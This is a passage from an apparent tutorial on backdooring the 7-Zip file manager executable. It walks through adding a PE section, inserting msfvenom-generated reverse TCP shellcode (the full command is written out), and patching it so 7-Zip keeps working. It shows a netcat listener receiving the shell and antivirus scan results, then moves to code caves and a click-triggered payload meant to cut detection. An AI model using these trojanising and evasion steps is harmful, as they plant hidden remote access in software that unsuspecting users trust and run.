0047E00E  0000   ADD BYTE PTR DS:[EAX],AL
0047E010  0000   ADD BYTE PTR DS:[EAX],AL
0047E012  0000   ADD BYTE PTR DS:[EAX],AL
0047E014  0000   ADD BYTE PTR DS:[EAX],AL
0047E016  0000   ADD BYTE PTR DS:[EAX],AL
0047E018  0000   ADD BYTE PTR DS:[EAX],AL
0047E01A  0000   ADD BYTE PTR DS:[EAX],AL
0047E01C  0000   ADD BYTE PTR DS:[EAX],AL
0047E01E  0000   ADD BYTE PTR DS:[EAX],AL
0047E020  0000   ADD BYTE PTR DS:[EAX],AL
0047E022  0000   ADD BYTE PTR DS:[EAX],AL
0047E024  0000   ADD BYTE PTR DS:[EAX],AL
0047E026  0000   ADD BYTE PTR DS:[EAX],AL
0047E028  0000   ADD BYTE PTR DS:[EAX],AL
0047E02A  0000   ADD BYTE PTR DS:[EAX],AL
0047E02C  0000   ADD BYTE PTR DS:[EAX],AL
0047E02E  0000   ADD BYTE PTR DS:[EAX],AL
0047E030  0000   ADD BYTE PTR DS:[EAX],AL
0047E032  0000   ADD BYTE PTR DS:[EAX],AL
0047E034  0000   ADD BYTE PTR DS:[EAX],AL
0047E036  0000   ADD BYTE PTR DS:[EAX],AL
0047E038  0000   ADD BYTE PTR DS:[EAX],AL
0047E03A  0000   ADD BYTE PTR DS:[EAX],AL
0047E03C  0000   ADD BYTE PTR DS:[EAX],AL
0047E03E  0000   ADD BYTE PTR DS:[EAX],AL
0047E040  0000   ADD BYTE PTR DS:[EAX],AL
0047E042  0000   ADD BYTE PTR DS:[EAX],AL
0047E044  0000   ADD BYTE PTR DS:[EAX],AL
0047E046  0000   ADD BYTE PTR DS:[EAX],AL
```

Starting of .hello section

Sweet! We have a long empty section **.hello section.** Next step is to add our shellcode from the start of this section so it gets triggered when the binary is executed.

Adding Shellcode


As mentioned earlier we will be using Metasploit's **stagless windows/shell_reverse_tcp** shellcode. We are not using any encoding schemes provided by **msfvenom,** most of them if not all of them are already flagged by anti viruses. To add the shellcode firstly we need push registers on to the stack to save their state using PUSHAD and PUSHFD opcodes. At the end of shellcode **we pop back the registers and restore the execution flow by pasting initial (Pre hijacked) program instructions copied earlier and jumping back to make sure the functionality of 7zip is not disturbed.** Here is the sequence of instructions

```
PUSHAD
PUSHFD
Shellcode....
POPAD
POPFD
Restore Execution Flow...
```

We generate windows stageless reverse shellcode using the following arguments in mfsvenom

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.116.128 LPORT=8080 -a
x86 --platform windows -f hex
```

Copy the shellcode and paste the **hex** in Ollydbg as right click > binary > binary paste , it will get dissembled to assembly code.


OllyDbg - 7zFMAddedSectionHijacked.exe - [CPU - main thread, module 7zFMAdde]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ...

```
0047E000   60              PUSHAD
0047E001   9C              PUSHFD
0047E002   FC              CLD
0047E003   E8 82000000     CALL 7zFMAdde.0047E08A
0047E008   60              PUSHAD
0047E009   89E5            MOV EBP,ESP
0047E00B   31C0            XOR EAX,EAX
0047E00D   64:8B50 30      MOV EDX,DWORD PTR FS:[EAX+30]
0047E011   8B52 0C         MOV EDX,DWORD PTR DS:[EDX+C]
0047E014   8B52 14         MOV EDX,DWORD PTR DS:[EDX+14]
0047E017   8B72 28         MOV ESI,DWORD PTR DS:[EDX+28]
0047E01A   0FB74A 26       MOVZX ECX,WORD PTR DS:[EDX+26]
0047E01E   31FF            XOR EDI,EDI
0047E020   AC              LODS BYTE PTR DS:[ESI]
0047E021   3C 61           CMP AL,61
0047E023 ⌄ 7C 02           JL SHORT 7zFMAdde.0047E027
0047E025   2C 20           SUB AL,20
0047E027   C1CF 0D         ROR EDI,0D
0047E02A   01C7            ADD EDI,EAX
0047E02C ^ E2 F2           LOOPD SHORT 7zFMAdde.0047E020
0047E02E   52              PUSH EDX
0047E02F   57              PUSH EDI
0047E030   8B52 10         MOV EDX,DWORD PTR DS:[EDX+10]
0047E033   8B4A 3C         MOV ECX,DWORD PTR DS:[EDX+3C]
0047E036   8B4C11 78       MOV ECX,DWORD PTR DS:[ECX+EDX+78]
0047E03A ⌄ E3 48           JECXZ SHORT 7zFMAdde.0047E084
0047E03C   01D1            ADD ECX,EDX
0047E03E   51              PUSH ECX
0047E03F   8B59 20         MOV EBX,DWORD PTR DS:[ECX+20]
0047E042   01D3            ADD EBX,EDX
0047E044   8B49 18         MOV ECX,DWORD PTR DS:[ECX+18]
0047E047 ⌄ E3 3A           JECXZ SHORT 7zFMAdde.0047E083
0047E049   49              DEC ECX
0047E04A   8B348B          MOV ESI,DWORD PTR DS:[EBX+ECX*4]
0047E04D   01D6            ADD ESI,EDX
0047E04F   31FF            XOR EDI,EDI
```

Added shellcode at the start of .hello section

Modifying shellcode


Now that we have our reverse TCP shellcode in .hello section its time to save the changes to file, before that we need to perform some modifications to our shellcode.

1. At the end of the shellcode we see an opcode **CALL EBP** which terminates the execution of the program after shellcode is executed, and we don't want the program execution to terminate, infact we want the program to function normally after the shellcode execution, for this reason we have to modify the opcode **CALL EBP** to **NOP** (no operation).
2. Another modification that needs to be made is due to the presence of a WaitForSingleObject in our shellcode. WaitForSignleObject function takes an argument in milliseconds and wait till that time before starting other threads. If the WaitForSignleObject function argument is **-1** this means that it will wait infinite amount of time before starting other threads. Which simply means that if we execute the binary it will spawn a reverse shell but normal functionality of 7zip would halt till we close our reverse shell. **This post helps in finding and fixing WaitForSignleObject**. We simply need to modify opcode **DEC INC** whose value is **-1** (Arugment **for** WaitForSignleObject) to **NOP.**

3. Next we need to POP register values off the stack (to restore the stack value pre-shellcode) using **POPFD** and **POPAD** at the end of shellcode.
4. After POPFD and POPAD we need to add the 5 hijacked instructions(copied earlier in hijack execution flow) back, to make sure after shellcode execution our 7zip program functions normally.
5. We save the modifications as 7zFMAddedSectionHijackedShelled.exe

Spawning shell


We setup a listener on Kali Box and execute the binary 7zFMAddedSectionHijackedShelled.exe. We get a shell. 7zip binary works fine as well with no interruption in functionality.



```
root@kali:~# nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.116.128] from (UNKNOWN) [192.168.116.1] 52488
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\7-Zip>hostname
hostname
LAPTOP-07S2PMN4
```

We got a shell!

How are we doing detection wise?



NoDistribute
Scan Results

File
7zFMAddedSectionHijackedShelled.exe

Size
493 KB

MD5
3323019c222ee0da2cd45b2c29fc8474

First Scanned
11:11:24 | 11/12/2017

Detected By
15/36

Clean	MS Security Essentials Trojan
A-Squared Clean	Malwarebytes Anti-Malware Clean
AVG Free Win32	McAfee Clean
Ad-Aware Trojan.Patched.KT	NANO Antivirus Virus.Win32.Gen.ccmw
AhnLab V3 Internet Security Clean	Norton Antivirus Clean
Arcavir Antivirus 2014 Clean	Outpost Antivirus Pro Clean
Avast Win32	Panda Security Clean

Detection Rate

Not so good!. Though it was expected since we added a new writeable, executable section in binary and used a known metasploit shellcode without any encoding.

Pros of adding a new section header method

- You can create large section header. Large space means you don't need to worry about space for shellcode, even you can encode your shellcode a number of times without having to worry about its size. This could help bypassing Anti viruses.

Cons of adding a new section header method

- Adding a new section header and assigning it execution flag could alert Anti viruses. Not a good approach in terms of AV detection rate.
- It will also increase the size of original file, again we wouldn't want to alert the AV or the victim about change of file size.
- High detection rate.

Keeping in mind the cons of new section header method. Next we will look at two more methods that would help help us achieve usability and low detection rate of backdoor.

Triggering shellcode upon user interaction + Codecaves


What we have achieved so far is to create a new header section, place our shellcode in it and hijack the execution flow to our shellcode and then back to normal functionality of the application. In this section we will be **chaining together two methods** to achieve low detection rate and to mitigate the shortcomings of new adder section method discussed above. Following are the techniques discussed:-

- How to trigger our shellcode based on user interaction with a specific functionality.
- How to find and use code caves.

Code Caves

Code caves are dead/empty blocks in a memory of a program which can be used to inject our own code. Instead of creating a new section, we could use existing code caves to implant our shellcode. We can find code caves of different sizes in almost of any PE. **The size of the code cave does matter!.** We would want a code cave to be larger than our shellcode so we could inject the shellcode without having to split it in smaller chunks.

The first step is to find a code cave, Cave Miner is an optimal python script to find code caves, you need to provide the size of the cave as a parameter and it will show you all the code caves **larger than** that size.




```
root@kali:~# cave_miner search --size 700 /root/Desktop/7zFM.exe



   /========\
  /    ||    \
       ||
       ||
       ||
  CAVE || MINER

[*] Starting cave mining process...
    Searching for bytes: 0x00...

[*] New cave detected !
  section_name: .rsrc
  cave_begin:   0x00074057
  cave_end:     0x000743a0
  cave_size:    0x00000349
  vaddress:     0x00477857
  infos:        Readable, Contain initialized data

[*] New cave detected !
  section_name: .rsrc
  cave_begin:   0x00075f2e
  cave_end:     0x00076246
  cave_size:    0x00000318
  vaddress:     0x0047972e
  infos:        Readable, Contain initialized data

[*] Mining finished.
```

finding code caves for injection

We got **two** code caves larger than 700 bytes, both of them contain enough space for our shellcode. Note down the virtual address for both caves. Virtual address is the starting address of the cave. Later We will hijack the execution flow by jumping to the virtual addresses. **We will be using both caves later**, for now, we only require one cave to implant in our shellcode.

We can see that the code cave is only readable, we have to make it writable and executable for it to execute our shellcode. We do that with LORDPE.



[Section Table]

Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	0005AA02	00000400	0005AC00	60000020
.rdata	0005C000	0001332C	0005B000	00013400	40000040
.data	00070000	000008FC	0006E400	00000200	C0000040
.sxdata	00071000	00000004	0006E600	00000200	C0000240
.rsrc	00072000	0000BB28	0006E800	0000BC00	40000040

[Section Flags]

Set Flags
- [ ] Shareable in memory
- [x] Executable as code
- [x] Readable
- [x] Writeable
- [ ] Contains extended relocations
- [ ] Discardable as needed
- [ ] Can't be cached
- [ ] Not pageable
- [ ] Contains COMDAT data
- [ ] Contains comments or other infos
- [ ] Won't become part of the image
- [x] Contains executable code
- [x] Contains initialized data
- [x] Contains uninitialized data
- [ ] Shouldn't be padded to next boundary

Alignment: default Bytes


Current Value: E00000E0

Making .rsrc writeable and executable

Triggering Shellcode Upon user interaction

Now that we have a code cave we can jump to, we need to find a way to redirect execution flow to our shellcode upon user interaction. Unlike in the previous method, we don't want to hijack the execution flow right after the program is run. We want to let the program run normally and execute shellcode upon user interaction with a specific functionality, for example clicking a specific tab. To accomplish this we need to find reference strings in the application. We can then hijack the address of a specific reference string by modifying it to jump to code cave. This means that whenever a specific string is accessed in memory the execution flow will get redirected to our code cave. Sounds good? Let see how do we achieve this.


Open the 7zip program in Ollydbg > right click > search for > all reference text strings


OllyDbg - 7zFM.exe - [Text strings referenced in 7zFM:.text]
R File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?

```
Address  Disassembly                                 Text string
0044891D MOV DWORD PTR DS:[ESI],7zFM.004604CC       ASCII "KrC"
00448ABD MOV EDX,7zFM.0046053C                      UNICODE "My Documents"
00448AD2 MOV EDX,7zFM.00460528                      UNICODE "Documents"
00448AE7 MOV EDX,7zFM.00460510                      UNICODE "My Computer"
00448AFC MOV EDX,7zFM.004604FC                      UNICODE "Computer"
00448FF7 PUSH 7zFM.0045FC08                         ASCII "RootFolder"
0044932A CMP ESI,7zFM.00460630                      ASCII "23040M - BD"
0044963F MOV ECX,7zFM.004606A0                      UNICODE "__FILE__.001"
004496BD MOV ECX,7zFM.00460690                      UNICODE "__DIR__"
0044A870 PUSH 7zFM.004607E8                         ASCII "7-Zip 17.01 beta (x86)"
0044A895 MOV DWORD PTR SS:[ESP],7zFM.004607D0       UNICODE "2017-08-28"
0044A8BF MOV ECX,7zFM.00460800                      ASCII "start.htm"
0044A8E5 PUSH 7zFM.0046080C                         UNICODE "http://www.7-zip.org/"
0044AE6E MOV ECX,7zFM.00460844                      ASCII "FM/options.htm#editor"
0044AF15 PUSH 7zFM.0046085C                         UNICODE "*.exe"
0044B11C MOV EDX,7zFM.0045F7C8                      ASCII ".txt"
0044B24F PUSH 7zFM.0046086C                         UNICODE "Error in Lang file"
0044B2B9 PUSH 7zFM.00460898                         ASCII " ("
0044B32A MOV ECX,7zFM.0046089C                      ASCII "fm/options.htm#language"
0044B8DF PUSH 7zFM.0045E58C                         UNICODE " ... "
0044BA1C PUSH 7zFM.0045E0EC                         ASCII ": "
0044C1DB PUSH 7zFM.0045F278                         ASCII "Error"
0044D486 MOV EDX,7zFM.0046097E                      UNICODE "/ "
0044D7A0 PUSH 7zFM.0045E58C                         UNICODE " ... "
0044D9A8 PUSH 7zFM.0045CB90                         UNICODE "7-Zip"
0044D9AD PUSH 7zFM.00460984                         UNICODE "Progress Error"
0044DB27 PUSH 7zFM.0045E560                         ASCII "7-Zip"
0044DB55 PUSH 7zFM.0045E560                         ASCII "7-Zip"
0044E382 PUSH 7zFM.0045C530                         ASCII "Error #"
0044E3A0 PUSH 7zFM.0045F278                         ASCII "Error"
0044E6A8 MOV ECX,7zFM.0045C4F8                      UNICODE "SeLockMemoryPrivilege"
0044E6CD MOV ECX,7zFM.004609C4                      ASCII "FM/options.htm#settings"
```

Found a suitable reference string

In reference strings we found an interesting string, a domain (http://www.7-zip.org). The memory address of this domain gets accessed when a user clicks on **about > domain.**



7-Zip 17.01 beta (x86)

2017-08-28

